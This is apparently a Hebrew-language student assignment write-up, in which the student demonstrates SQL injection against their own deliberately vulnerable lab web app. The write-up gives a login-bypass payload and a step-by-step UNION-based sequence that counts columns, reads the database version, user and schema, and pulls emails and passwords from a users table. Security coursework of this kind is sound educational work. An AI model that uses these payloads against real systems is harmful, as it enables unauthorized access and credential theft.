
הצגת דוגמא לשימוש בהתקפה מסוג Sqli בסעיף 3 מחלק א (במסך Login)

admin' or '1'='1';#


מאפשר לנו להיכנס למסך המערכת ללא הכנסת אימייל וסיסמא נכונים.




הצגת דוגמא לשימוש בהתקפה מסוג Sqli בסעיף 4 מחלק א (במסך מערכת)

<u>נתחיל</u> בבדיקת מספר העמודות שהשאילתא שולפת במסך ה search customer.


Hello' order by 1#
Hello' order by 2#
Hello' order by 3#
Hello' order by 4#




Hello' order by 5# ואז במספר 5 קיבלנו הערה.
מכך ניתן להסיק שמספר העמודות בטבלה ממנה אנחנו מתשאלים היא 4 עמודות.




כעת נוכל לכתוב שאילתא שתאפשר לנו לדעת מאיזה עמודה מגיע כל משתנה בטבלה.
1' UNION SELECT 1,2,3,4#




כעת נוכל להכניס פונקציות מערכת במקומות המתאימים ולקבל את התוצאה של פונקציות המערכת בטבלה.
כאן במקום עמודה 3 רשמנו את הפונקציה version ומכך ניתן לדעת מה הגרסא של MySQL.
1' UNION SELECT 1,2,version(),4#




כעת נריץ פונקציה database שבאמצעותה אפשר לדעת את שם הטבלה עליה אנחנו מתשאלים.
1' UNION SELECT database(),2,3,4#



בדומה נריץ את פונקצית USER.
1' UNION SELECT USER(),2,3,4#




נשתמש בטבלת המערכת של My SQL כדי לגלות מהם שמות הטבלאות הקיימות ב DB.
1' UNION SELECT 1,2,table_name,4 from information_schema.TABLES WHERE table_schema=database()#




השתמשנו שוב בטבלת המערכת על מנת למצוא את שמות העמודות שקיימים בטבלת users.

1' UNION SELECT 1,2,COLUMN_NAME,4 from information_schema.columns WHERE table_name='users'#




עכשיו נרצה לקבל את רשימת האימייל והסיסמא מטבלת users.

1' UNION SELECT email,2,password,4 from users#



בדקנו את הפונקצית Hash היא מאובטחת - בגרסא הלא מאובטחת מימשתי Hash ללא salt אבל נחשב מאובטח לפי האתר הזה אבל בגרסא המאובטחת שהגשתי מימשנו עם salt.



סעיף 1 - הצגת דוגמא לשימוש בהתקפה מסוג Sqli בסעיף 1 מחלק א (במסך Sign up)

הערה עקב חוסר בזמן לא הספקנו להעמיק את ההתקפה הנ"ל.